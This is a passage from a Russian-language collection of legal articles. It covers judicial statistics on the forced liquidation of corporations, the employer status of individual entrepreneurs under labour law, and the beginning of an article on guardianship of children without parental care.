## **ПРАВОВОЕ РЕГУЛИРОВАНИЕ СТАТИСТИЧЕСКОЙ ОТЧЁТНОСТИ И АНАЛИЗ ПРАВОПРИМЕНИТЕЛЬНОЙ ПРАКТИКИ ПРИНУДИТЕЛЬНОЙ ЛИКВИДАЦИИ КОРПОРАЦИЙ В УСЛОВИЯХ УСТОЙЧИВОГО РАЗВИТИЯ ОБЩЕСТВА**

**Аннотация:** Применение принудительной ликвидации корпораций не ново для отечественного правоприменителя. Между тем, несмотря на достаточное время функционирования принудительной ликвидации корпораций и относительную стабильность правового регулирования рассматриваемого института, соответствующие эмпирические данные не были изучены комплексно. В статье предпринята попытка проанализировать правоприменительную практику принудительной ликвидации корпораций. Выявлены проблемы сбора эмпирического материала и сформулированы предложения по оптимизации группировки судебной статистики в части применения принудительной ликвидации корпораций.

**Ключевые слова:** корпорация, коммерческая организация, ликвидация, принудительная ликвидация.

**Abstract:** The use of forced liquidation of corporations is not new for the domestic law enforcement officer. Sufficient time for the functioning of the forced

liquidation of corporations and the stability of its legal regulation have not become sufficient grounds for reflecting the facts of the forced liquidation of corporations in judicial statistics. The article attempts to analyze the law enforcement practice of forced liquidation of corporations. The problems of collecting empirical material are identified and proposals are formulated to optimize the grouping of judicial statistics in terms of the use of forced liquidation of corporations.

**Keywords:** corporation, commercial legal entity, liquidation, forced liquidation.

По мере становления в России гражданского общества и цивилизованного рынка возрастает «удельный вес» различных негосударственных организаций и объединений – экономических, политических, юридических, культурных, профессиональных, творческих. Корпоративные организации находятся в этом ряду. Соответственно расширяется и зона их деятельности, образующей в совокупности особую сферу корпоративных правовых отношений, требующих должного законодательного регулирования. В результате этих процессов в российской правовой системе возникло корпоративное право, призванное осуществлять эту задачу. Однако, к сожалению, юридическая регламентация указанных отношений заметно отстает от потребностей практики, реальной жизни и проводимых реформ [1].

Практику применения любого правового института представляется возможным исследовать только базируясь на анализе эмпирических материалов либо статистических данных, что в полной мере обуславливает эмпирическую базу проводимого исследования, в качестве которой использованы материалы дел Арбитражного суда города Москвы (категория дел: 23. Споры о создании, реорганизации и ликвидации организаций), заявителем по которым является орган государственной власти или местного самоуправления, наделенный соответствующими полномочиями; а также отчеты Судебного департамента при Верховном Суде РФ о работе арбитражных судов за 2019 – первое полугодие 2022 года.

Необходимо упомянуть о том, что, несмотря на применение на практике принудительной ликвидации корпораций, на современном этапе развития статистического сопровождения деятельности арбитражных судов РФ, количеству и результативности применения принудительной ликвидации не уделено должного внимания, что влечет существенные сложности, связанные с поиском эмпирического материала по теме исследования.

Отчеты о работе арбитражных судов субъектов РФ по первой инстанции (до 2020 года включительно) и сводные отчеты о работе арбитражных судов Российской Федерации о рассмотрении дел из гражданских и административных правоотношений по первой инстанции (с 2021 года) в разделе 2 (3) содержат данные о количестве корпоративных споров, связанных с созданием, реорганизацией и ликвидацией юридических лиц, количестве споров, связанных с охраной интеллектуальных прав, в результате которых юридические лица были ликвидированы, о количестве споров, связанных с созданием, реорганизацией и ликвидацией юридических лиц (не корпоративных), в т.ч. инициированных налоговыми органами, а также о количестве споров, связанных с применением антимонопольного законодательства, в т.ч. о ликвидации юридических лиц. Таким образом, судебная статистика позволяет получить и отследить динамику количества дел по критериям, представленным в таблице.

Таблица 1. Динамика количества споров, связанных с созданием, реорганизацией и ликвидацией юридических лиц за 2019 – первое полугодие 2022 года

	2019 год [11]	2020 год [10]	2021 год [9]	6 мес. 2022 года [8]
Корпоративные споры, связанные с созданием, реорганизацией и ликвидацией юрлица	779	751	925	490
Споры о защите исключительных прав, по которым применена ликвидация юрлица	0	0	0	0
Споры, связанные с созданием, реорганизацией и ликвидацией юрлиц	1707	1105	1295	636
из них на основании исков	575	128	95	77

налоговых органов				
Споры, связанные с применением антимонопольного законодательства о ликвидации юридических лиц	2	0	6	1

Таким образом, судебная статистика на данном этапе развития ее правового регулирования и методического сопровождения не позволяет определить количество споров, связанных с принудительной ликвидацией юридических лиц, в т.ч. корпораций. Между тем, возможность получения, изучения и анализа именно таких статистических (говоря о судебной статистике, обрабатываемой Судебным департаментом при Верховном Суде РФ) и эмпирических (применительно к картотеке арбитражных дел и банку судебных решений арбитражных судов) данных позволила бы более глубоко и качественно исследовать практику применения принудительной ликвидации юридических лиц (в т.ч. корпораций).

Учет количественных данных по всем спорам, связанным с созданием, реорганизацией и ликвидацией юридических лиц препятствует не только раздельному учету дел, связанных с перечисленными процедурами, но и фактически включает в объем споров, связанных с ликвидацией юридического лица дела, связанные с оспариванием решений и действий (бездействий) органов государственной власти, связанных с исключением юридических лиц из Единого государственного реестра юридических лиц (далее – ЕГРЮЛ), что методологически неверное, поскольку исключение из ЕГРЮЛ не является принудительной ликвидацией по смыслу соответствующего правового регулирования (принудительная ликвидация предусмотрена п. 3 ст. 61 ГК РФ [2], а исключение из ЕГРЮЛ регламентирована ст. 21.1 ФЗ «О государственной регистрации юридических лиц и индивидуальных предпринимателей» [3]). Кроме того, вышеперечисленные институты совершенно различны по своей правовой природе, анализ которой не является предметом настоящего исследования.

Изложенное в части смешения в статистической отчетности процедур

принудительной ликвидации и исключения из ЕГРЮЛ подтверждается выборкой дел, рассмотренных с 1 января 2022 года по 09 апреля 2023 года Арбитражным судом города Москвы и определенных в категорию 23 (Споры о создании, реорганизации и ликвидации организаций)).

С учетом периода выборки, система КадАрбитр выдает 30 дел, отнесенных к данной категории. Из них 25 связаны с принудительной ликвидацией юридического лица, а 5 – с оспариванием решений и действий (бездействий) органов государственной власти, связанных с исключением юридических лиц из ЕГРЮЛ.

Изучение материалов дел, связанных с принудительной ликвидацией юридического лица, свидетельствует о том, что подавляющее большинство исков о ликвидации юридического лица (по 24 делам из 25) предъявлено Банком России либо его территориальными органами, один иск предъявлен таможенными органами (Домодедовская таможня, А40-201686/22).

На момент проведения исследования из двадцати пяти дел пять находятся в процессе рассмотрения судом (А40-256690/22, А40-21879/23, А40-38517/23, А40-55118/23, А40-74573/23), производство по одному делу приостановлено (А40-167357/22), производство по четырем делам прекращено (А40-97203/22, А40-126186/22, А40-180234/22, А40-253621/22), решение принято по пятнадцати делам из двадцати пяти.

В части результативности рассмотрения споров о принудительной ликвидации юридических лиц, проведенный анализ свидетельствует о том, что в большинстве случаев иски о принудительной ликвидации удовлетворяются судом в полном объеме. Так, из пятнадцати исков о принудительной ликвидации, рассмотренных Арбитражным судом города Москвы, по четырнадцати исковые требования были удовлетворены судом первой инстанции в полном объеме. Из них по трем делам ответчик обжаловал решение суда первой инстанции, в результате по двум делам решения суда первой инстанции оставлены без изменения судами апелляционной (А40-220832/22 [6], А40-250249/21 [5]) инстанции. По одному делу (А40-113824/22)

решение Арбитражного суда города Москвы было отменено в связи с отказом истца от иска в апелляционной инстанции [4]. По одному исковому заявлению судом принято решение об отказе в удовлетворении исковых требований в полном объеме (А40-201686/22, [7]).

Таким образом, можно сформулировать вывод о том, что в подавляющем большинстве иски о принудительной ликвидации корпораций удовлетворяются в полном объеме. Единственное решение суда об отказе в удовлетворении исковых требований по факту было продиктовано невозможностью ликвидации корпорации в связи с наложением запрета на совершение регистрационных действий в отношении ответчика и нецелесообразностью ликвидации организации в связи с наличием значительной суммы задолженности корпорации по таможенным платежам.

Итак, проведенное исследование позволяет сформулировать вывод о том, что поиск и структурирование эмпирического материала по спорам, связанным с принудительной ликвидацией корпораций, сопряжен с определенными сложностями.

В связи с изложенным предлагается детализировать категорию 23 в отчетности арбитражных судов первой инстанции (и, соответственно, дополнить картотеку арбитражных дел ([kad.arbitr.ru](http://kad.arbitr.ru)) и банк судебных решений арбитражных судов ([ras.arbitr.ru](http://ras.arbitr.ru))) такими строками (критериями категоризации), как:

23. Споры о создании, реорганизации и ликвидации организаций

Из них

23.1. Споры о создании организаций

23.2. Споры о реорганизации организаций

23.3. Споры о ликвидации организаций

Из них

23.3.1. Споры о принудительной ликвидации организаций

Из них

23.3.1.1. Споры о принудительной ликвидации организаций на

основании исков Банка России

23.3.1.2. Споры о принудительной ликвидации организаций на основании исков антимонопольных органов

23.3.1.3. Споры о принудительной ликвидации организаций на основании исков таможенных органов

23.3.1.4. Споры о принудительной ликвидации организаций на основании исков налоговых органов

Внесение изменений в форму статистической отчетности позволит получать сведения не только о количестве дел, связанных с принудительной ликвидацией корпораций, но и об активности органов государственной власти в части инициации соответствующих споров.

Реализации сформулированного предложения на практике, как представляется, будет способствовать получению положительного результата как в части более наглядного представления статистических сведений о ликвидации юридических лиц в целом, так и в части разграничения статистических данных о спорах, связанных с созданием, реорганизацией и ликвидацией юридических лиц, в частности.

Анализ правоприменительной практики принудительной ликвидации корпораций на основе материалов дел соответствующей категории, рассмотренных Арбитражным судом города Москвы, позволяет заключить, что исследуемая практика является достаточно однородной в контексте применения норм материального права.

#### **Библиографический список:**

1. Дубовская, Ю. А. Отдельные правовые аспекты прекращения деятельности корпораций / Ю. А. Дубовская, А. Ю. Цыганков // Актуальные направления развития отраслей права в условиях новой реальности: Материалы Всероссийской научно-практической конференции, Москва, 02 декабря 2022 года / Под редакцией А.В. Семенова, Т.В. Слюсаренко, В.Г. Голышева. – Москва: Московский университет им. С.Ю. Витте, 2023. – С. 393-398.



2. Гражданский кодекс Российской Федерации (часть первая) от 30.11.1994 № 51-ФЗ (ред. от 16.04.2022) // Собрание законодательства РФ. 1994. № 32. ст. 3301.

3. Федеральный закон от 08.08.2001 № 129-ФЗ (ред. от 28.12.2022) «О государственной регистрации юридических лиц и индивидуальных предпринимателей» // Собрание законодательства РФ. 2001. № 33 (часть I). ст. 3431.

4. Постановление Девятого арбитражного апелляционного суда № 09АП-64103/2022 от 02.12.2022 по делу А40-113824/22 [Электронный источник] Банк решений РасАрбитр. – Режим доступа: [https://ras.arbitr.ru/Document/Pdf/f520b0e0-95cd-4915-9a86-5f62c5c7313b/04b1b619-8a1e-4e62-afac-b1c20bf520ea/A40-113824-2022\\_\\_20221202.pdf?isAddStamp=True](https://ras.arbitr.ru/Document/Pdf/f520b0e0-95cd-4915-9a86-5f62c5c7313b/04b1b619-8a1e-4e62-afac-b1c20bf520ea/A40-113824-2022__20221202.pdf?isAddStamp=True) (дата обращения 09.04.2023).

5. Постановление Девятого арбитражного апелляционного суда № 09АП-86095/2022 от 25.01.2023 по делу А40-250249/21 [Электронный источник] Банк решений РасАрбитр. – Режим доступа: [https://kad.arbitr.ru/Document/Pdf/babf1e84-5f61-4ed0-a9d8-1179b0900191/18a04c6a-0ccd-4719-922e-1da79e39b47c/A40-250249-2021\\_20230125\\_Postanovlenie\\_apelljacionnoj\\_instancii.pdf?isAddStamp=True](https://kad.arbitr.ru/Document/Pdf/babf1e84-5f61-4ed0-a9d8-1179b0900191/18a04c6a-0ccd-4719-922e-1da79e39b47c/A40-250249-2021_20230125_Postanovlenie_apelljacionnoj_instancii.pdf?isAddStamp=True) (дата обращения 09.04.2023).

6. Постановление Девятого арбитражного апелляционного суда № 09АП-92230/2022 от 01.03.2023 по делу А40-220832/22 [Электронный источник] Банк решений РасАрбитр. – Режим доступа: [https://ras.arbitr.ru/Document/Pdf/6de4c31a-9afa-4265-87d2-6b25f8353787/cba94772-92aa-46ba-a782-e2464fba69ee/A40-220832-2022\\_\\_20230301.pdf?isAddStamp=True](https://ras.arbitr.ru/Document/Pdf/6de4c31a-9afa-4265-87d2-6b25f8353787/cba94772-92aa-46ba-a782-e2464fba69ee/A40-220832-2022__20230301.pdf?isAddStamp=True) (дата обращения 09.04.2023).

7. Решение Арбитражного суда города Москвы от 15.03.2023 по делу № А40-201686/22 [Электронный источник] Банк решений РасАрбитр. – Режим доступа: <https://kad.arbitr.ru/Document/Pdf/1eb37ccf-feda-4d39-8bf8-de1101f8fd99/f7dc74e1-5a52-4bc0-8311-5473b5010c0d/A40-201686->

2022\_20230315\_Reshenija\_i\_postanovlenija.pdf?isAddStamp=True (дата обращения 09.04.2023).

8. Отчет о работе арбитражных судов Российской Федерации о рассмотрении дел из гражданских и административных правоотношений по первой инстанции за 6 месяцев 2022 года [Электронный источник] Официальный сайт судебного департамента при Верховном Суде Российской Федерации. – Режим доступа: [http://www.cdep.ru/userimages/Sudebnaya\\_statistika\\_2022/1AS-svod\\_1-2022.xls](http://www.cdep.ru/userimages/Sudebnaya_statistika_2022/1AS-svod_1-2022.xls) (дата обращения 07.04.2023).

9. Отчет о работе арбитражных судов Российской Федерации о рассмотрении дел из гражданских и административных правоотношений по первой инстанции за 12 месяцев 2021 года [Электронный источник] Официальный сайт судебного департамента при Верховном Суде Российской Федерации. – Режим доступа: [http://www.cdep.ru/userimages/Statistika\\_zameni/1AS-svod-2021.xls](http://www.cdep.ru/userimages/Statistika_zameni/1AS-svod-2021.xls) (дата обращения 07.04.2023).

10. Отчет о работе арбитражных судов субъектов Российской Федерации в 2020 году (по первой инстанции) [Электронный источник] Официальный сайт судебного департамента при Верховном Суде Российской Федерации. – Режим доступа: [http://www.cdep.ru/userimages/sudebnaya\\_statistika/2021/AC1\\_svod-2020.xls](http://www.cdep.ru/userimages/sudebnaya_statistika/2021/AC1_svod-2020.xls) (дата обращения 07.04.2023).

11. Сводный отчет о работе арбитражных судов субъектов Российской Федерации в 2019 году (по первой инстанции) [Электронный источник] Официальный сайт судебного департамента при Верховном Суде Российской Федерации. – Режим доступа: [http://www.cdep.ru/userimages/sudebnaya\\_statistika/2020/AC1\\_svod-2019.xls](http://www.cdep.ru/userimages/sudebnaya_statistika/2020/AC1_svod-2019.xls) (дата обращения 07.04.2023).

*Карлова Арина Александровна, магистрант 2 курса факультета подготовки специалистов для судебной системы (юридический факультет)*

*Северо- Западного филиала Российский государственный университет правосудия, РФ, г. Санкт-Петербург*

*e-mail: [arina.perekosova@yandex.ru](mailto:arina.perekosova@yandex.ru)*

*Пугачёва Наталья Владимировна, научный руководитель, кандидат юридических наук, доцент кафедры гражданского права Северо-Западного филиала Российский государственный университет правосудия, РФ, г. Санкт-Петербург*

## **ИЗМЕНЕНИЕ РАБОТОДАТЕЛЬСКОЙ ПРАВОСУБЪЕКТНОСТИ ИНДИВИДУАЛЬНОГО ПРЕДПРИНИМАТЕЛЯ КАК СПОСОБ ДОСТИЖЕНИЯ РАВЕНСТВА ПРАВ И ВОЗМОЖНОСТЕЙ РАБОТНИКОВ**

**Аннотация:** В статье проанализированы особенности правосубъектности индивидуального предпринимателя в сравнении с работодателями-физическими лицами и работодателями-организациями. Автором рассмотрена цель наёма работников индивидуальными предпринимателями и сделан вывод о тяготении индивидуального предпринимателя по цели деятельности к коммерческим юридическим лицам. Сделан вывод о том, что восприятие индивидуальных предпринимателей по правовому статусу как физических лиц является устаревшим, в связи с чем необходимо приравнять индивидуальных предпринимателей, как лиц, осуществляющих предпринимательскую деятельность, направленную на извлечение прибыли, по работодателскому статусу к юридическим лицам в целях соблюдения прав работников.

**Ключевые слова:** работодатель; правовой статус; индивидуальный предприниматель; физическое лицо; юридическое лицо; наём работников.

**Abstract:** The article analyzes the peculiarities of the legal personality of the individual entrepreneur in comparison with employers-individuals and employers-organizations. The author considered the purpose of hiring employees by individual entrepreneurs and made a conclusion about the gravitation of the individual entrepreneur for the purpose of activity to commercial legal entities. It is concluded that the perception of individual entrepreneurs on the legal status as individuals is outdated, in this connection it is necessary to equate individual entrepreneurs, as persons engaged in entrepreneurial activities aimed at profit, on the employer status to legal entities in order to observe the rights of workers.

**Keywords:** employer; legal status; individual entrepreneur; natural person; legal entity; hiring employees.

В соответствии со ст. 20 Трудового кодекса Российской Федерации (далее – ТК РФ) [10] индивидуальные предприниматели выступают работодателями-физическими лицами наравне с иными субъектами предпринимательской деятельности, однако их правовой статус как совокупность прав и обязанностей в рамках трудовых отношений с наемными работниками, а также порядок их установления, обладает определенной спецификой.

Особенности регулирования труда работников, работающих у работодателей - физических лиц закреплены в специальной 48 главе ТК РФ, объединяющей правила, распространяющиеся на индивидуальных предпринимателей, лиц, приравненных к ним по трудовому статусу (например, нотариус, адвокат) и на работодателей, вступающих в трудовые отношения с работниками в целях личного обслуживания и помощи по ведению домашнего хозяйства. В рамках указанной главы, в частности, установлено, что работодатель-физическое лицо может предусмотреть в трудовом договоре иные основания увольнения, кроме закрепленных ТК РФ (ст. 307 ТК РФ).

Однако действительно ли сущность и цели осуществления деятельности

указанных в данной норме работодателей-физических лиц обоснованно предоставляют им облегченный по сравнению с юридическими лицами трудовую статус?

Первоочередно необходимо отметить, что особенности закрепленного в ТК РФ правового статуса индивидуального предпринимателя как работодателя, отличающегося от аналогичного статуса юридических лиц, вступающих в трудовые отношения с работниками, следует искать в истории правового регулирования такой формы предпринимательской деятельности. Так, лишь к концу 20 века в трудовом законодательстве нашли закрепление индивидуальная трудовая деятельность и предприятие как формы индивидуальной реализации труда граждан, регламентированные законом Верховного Совета СССР от 19.11.1986 № 6051-ХІ «Об индивидуальной трудовой деятельности» [7] и законом РСФСР от 25.12.1990 № 445 «О предприятиях и предпринимательской деятельности» [6] соответственно. Вскоре российский законодатель объединил указанные формы и закрепил в 1994 году в ст. 23 Гражданского кодекса Российской Федерации [3] право граждан осуществлять предпринимательскую деятельность в качестве индивидуальных предпринимателей. В свою очередь работодателю статус индивидуальных предпринимателей закрепил в ТК РФ, вступивший в силу в 2002 году.

В силу новизны института индивидуального предпринимательства законодатель исходил из идеи необходимости надления их облегченным трудовым статусом, поскольку изначально не предполагалось, что одно физическое лицо имеет возможность развить собственное дело наравне с юридическими лицами даже в случае привлечения наемного труда. Именно по этой причине индивидуальный предприниматель по своему трудовому статусу был приравнен к работодателям-физическим лицам, правовое регулирование найма работников которыми, как на момент принятия ТК РФ, так и в настоящее время, не претерпел значительных изменений.

Однако за прошедшие с принятия ТК РФ годы популярность и «мощность» (с экономической точки зрения) индивидуального

предпринимательства как формы трудовой деятельности неуклонно росла.

По данным Единого реестра индивидуальных предпринимателей на 01.01.2005 в России было зарегистрировано 2,3 млн индивидуальных предпринимателей, а на 01.02.2023 их число уже превысило 3,8 млн. [2]. Представляется, что стремительный рост числа регистрируемых индивидуальных предпринимателей обусловлен их особым правовым статусом, а также легкостью его приобретения. Так, требования трудового законодательства являются необременительными для индивидуальных предпринимателей, что облегчает им ведение предпринимательской деятельности с помощью наемных работников.

В частности, п. 2 ч. 1 ст. 81 ТК РФ предусмотрено, что трудовой договор может быть расторгнут работодателем в случае сокращения численности или штата работников организации, индивидуального предпринимателя. В случае расторжения трудового договора по данному основанию работодателем-организацией, в частности обществом с ограниченной ответственностью и акционерным обществом, в соответствии с ч. 1 ст. 178 ТК РФ обязаны выплатить увольняемому работнику выходное пособие в размере среднего месячного заработка, сообщить о предстоящем увольнении в срок не менее чем за два месяца до увольнения и предоставить гарантии и компенсации, предусмотренные ст. 180 ТК РФ.

Кроме того, при сокращении числа работников организация-работодатель должна выплатить увольняемому работнику компенсацию за неиспользованный отпуск, выходное пособие – в общем случае в размере среднего месячного заработка (ст. 178 ТК РФ). Сокращенному работнику также положен средний месячный заработок на период трудоустройства при условии, что работник не является совместителем, сезонным работником или лицом, с которым заключен трудовой договор на срок в пределах 2 месяцев. Период, за который выплачивается средний заработок, может достигать 3 месяцев после увольнения с зачетом выходного пособия (ст. 178 ТК РФ).

Однако индивидуальный предприниматель освобожден от данных

обязанностей. Так, индивидуальный предприниматель при сокращении численности или штата работников обязан выплатить увольняемому работнику выходное пособие и средний месячный заработок на период трудоустройства только в том случае, если такая обязанность предусмотрена в трудовом договоре с данным работником. Следовательно, ныне закрепленные требования к работодателям-организациям являются более строгими, чем предъявляемые к индивидуальным предпринимателям, без достаточных, на наш взгляд, причин.

Безусловно, индивидуальный предприниматель может предусмотреть порядок и размер выплат, гарантии и условия их предоставления в трудовом договоре с работником, однако никаких минимальных порогов таких гарантий и выплат законодательство не предусматривает. По этой причине индивидуальный предприниматель фактически может в любой момент сократить число своих работников, поставив их перед фактом увольнения, не предоставив им при этом никакой «подушки безопасности», позволяющей уволенным комфортно искать другую работу.

При этом особый работодательский статус индивидуального предпринимателя зачастую не меняется вне зависимости от количества его наемных работников, финансового оборота и масштаба деятельности. Таким образом, с точки зрения трудового статуса индивидуальный предприниматель в настоящее время в любом случае признается более слабым работодателем, чем юридические лица. Связано это, как отмечалось ранее, с тем, что в конце 20-го века законодатель исходил из сложившегося представления о предпринимателе как о физическом лице, которое своими руками изготавливает какие-либо товары либо самостоятельно оказывает какие-либо услуги, но для увеличения масштаба предпринимательской деятельности нуждается в наемных работниках, как правило, немногочисленных. Однако эти представления не совпадают с сегодняшней действительностью.

Исследование данных Единого государственного реестра индивидуальных предпринимателей позволило установить, что многие

индивидуальные предприниматели, как лица, осуществляющие предпринимательскую деятельность, направленную на извлечение прибыли, осознанно выбирают для себя такой статус активного участника экономических отношений, пользуясь льготными режимами, позволяющими заключать многомиллионные, а нередко и миллиардные, контракты. Для достижения таких мощностей и получения реальной возможности исполнять столь прибыльные контракты, индивидуальные предприниматели активно принимают на работу соискателей, то есть выступают «профессиональными» работодателями. Таким образом, индивидуальные предприниматели фактически осуществляют наем в тех же целях, что и юридические лица, а именно в целях извлечения прибыли не только собственным трудом, сколько путем привлечения наемного труда. Аналогичную цель преследуют также «мелкие» и «средние» индивидуальные предприниматели с меньшим числом сотрудников и более низким оборотом. По сути своей деятельности индивидуальные предприниматели в любом случае осуществляют наем сотрудников в целях увеличения прибыли и расширения бизнеса.

Как кратко отмечалось ранее, обозначенная цель контрастирует с целями найма работника иными работодателями-физическими лицами, закрепленными в ст. 20 ТК РФ.

Так, помимо индивидуальных предпринимателей законодатель признает работодателями-физическими лицами также физических лиц, не являющихся индивидуальными предпринимателями, но приравненных к ним. К их числу относятся частные нотариусы, адвокаты, учредившие адвокатские кабинеты и иные лица, чья профессиональная деятельность в соответствии с федеральными законами подлежит государственной регистрации и (или) лицензированию. Работодатели данной категории не являются «классическими предпринимателями», а приобретают правовое положение равное положению индивидуального предпринимателя «исключительно в трудовых отношениях и отношениях по социальному обеспечению» [1]. Более того, соответствующими федеральными законами прямо установлено, что виды деятельности лиц



данной категории не являются предпринимательством и не преследуют цели извлечения прибыли [5; 8]. Фактически наем сотрудников лицами данной категории осуществляется лишь во вспомогательной для реализации, возложенной на них государством обязанности по выполнению публично значимой функции.

Еще одной категорией среди работодателей-физических лиц выделены физические лица, вступающие в трудовые отношения с работниками в целях личного обслуживания и помощи по ведению домашнего хозяйства. Наем работников данной категорией лиц осуществляется не в целях извлечения прибыли. По этой причине на передний план выступает, наравне со способностью исполнять ту или иную работу, личность самого работника, его личностные качества. В этой связи наблюдается меньшее экономическое и организационное неравенство работодателя и работника, что предполагает решение большинства возникающих трудовых вопросов путем переговоров, т.е. посредством их разрешения прямо в трудовом договоре.

Таким образом, последние две категории работодателей-физических лиц осуществляют наем работников исключительно во вспомогательных для личной или профессиональной деятельности целях, а потому обосновано выведены законодателем в особую группу работодателей с «облегченным» трудовым статусом. В свою очередь, индивидуальные предприниматели осознанно выбирают для себя статус активного участника экономических отношений и статус профессионального работодателя, поскольку осуществляют наем работников исключительно в целях увеличения прибыли, равно как и коммерческие юридические лица. Однако в силу приравнивания абсолютно всех индивидуальных предпринимателей по правовому статусу к физическим лицам, работники индивидуальных предпринимателей находятся в менее защищенном положении, нежели работники работодателей-юридических лиц.

Следовательно, разграничение организаций и индивидуальных предпринимателей как работодателей только по форме ведения

предпринимательской деятельности ставит работников, фактически находящихся в сходной ситуации, в неравное положение, что противоречит позициям Конституционного Суда Российской Федерации. В частности, Конституционный Суд Российской Федерации в своем Постановлении от 20.01.2022 № 3-П «По делу о проверке конституционности статьи 74 и пункта 7 части первой статьи 77 Трудового кодекса Российской Федерации в связи с жалобой гражданина А.А. Пешкова» [9] указал на необходимость неукоснительного соблюдения в рамках трудовых отношений конституционного принципа равенства (ч. 1, 2 ст. 19 Конституции Российской Федерации [4]), означающего, помимо прочего, запрет различного обращения с лицами, находящимися в одинаковых или сходных ситуациях.

Исходя из сказанного, следует вывод о том, что восприятие индивидуальных предпринимателей по правовому статусу как физических лиц представляется устаревшим, в связи с чем необходимо приравнять индивидуальных предпринимателей, как лиц, осуществляющих предпринимательскую деятельность, направленную на извлечение прибыли, по работодательскому статусу к юридическим лицам в целях соблюдения прав работников. Осуществить это необходимо посредством внесения изменений в действующее трудовое законодательство, поскольку обязанность обеспечить надлежащие условия для реализации конституционных прав и свобод лежит на законодателе. Представляется, что лишь в случае законодательного изменения работодательской правосубъектности индивидуального предпринимателя возможно достижение цели по обеспечению равенства прав и возможностей работников.

#### **Библиографический список:**

1. Абалдуев В.А. Правовое оформление трудовых отношений с работниками нотариальной конторы: новые правила и практические рекомендации // Нотариальный вестник. – 2018. – № 3. – С. 15-42.
2. Гарант.ру. Динамика развития предпринимательства в России. URL:

<https://www.garant.ru/infografika/516275/> (дата обращения: 12.03.2023).

3. Гражданский кодекс Российской Федерации (часть первая) от 30.11.1994 № 51-ФЗ // Собрание законодательства РФ. – 1994. – № 32. – Ст. 3301.

4. Конституция Российской Федерации (принята всенародным голосованием 12.12.1993 с изменениями, одобренными в ходе общероссийского голосования 01.07.2020) // Официальный интернет-портал правовой информации <http://pravo.gov.ru>, 06.10.2022.

5. Об адвокатской деятельности и адвокатуре в Российской Федерации: Федеральный закон от 31.05.2002 № 63-ФЗ // Собрание законодательства РФ. – 2002. – № 23. – Ст. 2102.

6. О предприятиях и предпринимательской деятельности: Закон РСФСР от 25.12.1990 № 445 // Ведомости СНД и ВС РСФСР. – 1990. – № 30. – Ст. 418. (утратил силу).

7. Об индивидуальной трудовой деятельности: Закон Верховного Совета СССР от 19.11.1986 № 6051-XI // Ведомости ВС СССР. – 1986. – № 47. – Ст. 965. (утратил силу).

8. Основы законодательства Российской Федерации о нотариате (утв. ВС РФ 11.02.1993 № 4462-1) // Ведомости СНД и ВС РФ. – 1993. – № 10. – Ст. 357.

9. По делу о проверке конституционности статьи 74 и пункта 7 части первой статьи 77 Трудового кодекса Российской Федерации в связи с жалобой гражданина А.А. Пешкова: Постановление Конституционного Суда Российской Федерации от 20.01.2022 № 3-П // Собрание законодательства РФ. – 2022. – № 5. – Ст. 861.

10. Трудовой кодекс Российской Федерации: Федеральный закон Российской Федерации от 30.12.2001 № 197-ФЗ // Российская газета. – 2001. – № 256.

*Михайлов Филипп Николаевич, кандидат юридических наук, доцент,  
Государственный университет «Дубна», доцент кафедры юриспруденции  
факультета социальных и гуманитарных наук,  
e-mail: [filmix@mail.ru](mailto:filmix@mail.ru)*

*Баранова Надежда Константиновна, магистрант кафедры юриспруденции  
факультета социальных и гуманитарных наук,  
Государственный университет «Дубна»,  
e-mail: [nadyufka7@mail.ru](mailto:nadyufka7@mail.ru)*

## **ДЕЯТЕЛЬНОСТЬ ОПЕКУНОВ И ПОПЕЧИТЕЛЕЙ ПРИ ОСУЩЕСТВЛЕНИИ СВОИХ ПРАВ И ОБЯЗАННОСТЕЙ В ОТНОШЕНИИ ДЕТЕЙ, ОСТАВШИХСЯ БЕЗ ПОПЕЧЕНИЯ РОДИТЕЛЕЙ**

**Аннотация:** Статья посвящена проблеме определения сущности полномочий опекунов и попечителей при осуществлении своих прав и обязанностей в отношении детей, оставшихся без попечения родителей.

**Ключевые слова:** опекун, попечитель, опека и попечительство, полномочия опекунов и попечителей при осуществлении своих прав и обязанностей в отношении детей, оставшихся без попечения родителей.

**Annotation:** The article is devoted to the problem of determining the essence of the powers of guardians and trustees in the exercise of their rights and obligations regarding children without parental assistance.

**Keywords:** guardian, trustee, guardianship and guardianship, the powers of guardians and trustees in the exercise of their rights and obligations in relation to children left without parental assistance.

Со времен Древней Руси по настоящее время уделяется особое внимание малолетним детям, которые в силу своих жизненных трудностей нуждаются в поддержке государства. Дети являются особым объектом защиты за стороны нормативной базы страны, которая осуществляет контроль и надзор за такой деятельностью. Ежедневно НПА расширяются, включают в себя новые понятия и значения, благодаря которым определенные слои населения находятся под чутким присмотром. Согласно Конвенции ООН каждая страна должна помогать семьям, которые дают шанс малышам на воспитание. Родители и попечители в силу своих полномочий должны обеспечить ребенку достойный уровень жизни, вырастить из него человека, который при любых обстоятельствах мог бы позаботиться не только о себе, но и о своих близких. Привить любовь к своей Родине, людям, природе и животным. Заложить базовые принципы существования в обществе [7].

Каждый год по отчетам Минсоцпросвещения России свыше 40 тысяч детей ставятся на учет в специализированные органы. Сотрудниками правоохранительных органов за год удается устроить более 98% от общего числа таких детей в приемные семьи (патронатную семью), оформить усыновление (удочерение), передать в специализированные учреждения. Выявление и учет ребенка является немаловажной частью органов опеки и попечительства. На мой взгляд наиболее важной функцией вышеуказанных органов является устройство детей. Российское законодательство предусматривает ряд мер по устройству несовершеннолетних. Одним из них является опека и попечительство. Основной целью является не только содержание, воспитание и образование, а также защита прав и законных интересов детей. При такой форме государство дает возможность ребенку проживать в условиях, относящихся к проживанию в семье (приемной семье), а также обеспечить контроль за осуществлением принадлежащих ему прав и обязанностей. Изучение данного института позволяет найти новые пути к решению проблем, возникающих при осуществлении данной деятельности.

На основании статьи 145 СК РФ дается характеристика недееспособного лица, в отношении которого установлена опека (попечительство) и он в силу сложившихся обстоятельств не может руководить своими действиями, а также отвечать за них согласно законодательству [1]. Также можно выделить еще ряд фактов, на основании которых устанавливается опека и попечительство, а именно: если лицо, ограничено в дееспособности или признано судом полностью недееспособным [4].

Федеральным законодательством предусмотрено назначение опекунов и попечителей. Немаловажный момент, процедура которого занимает достаточно большое время. Для того чтобы вышеуказанные лица приступили к исполнению своих обязательств требуется согласие и письменное заявление по месту жительства лица, нуждающегося в родительском попечении. Предусмотрены случаи назначения законных представителей по месту их жительства [3]. Органами исполнительной власти может быть назначена предварительная опека (попечительство), которая вступает в законную силу при составлении определенного акта [7].

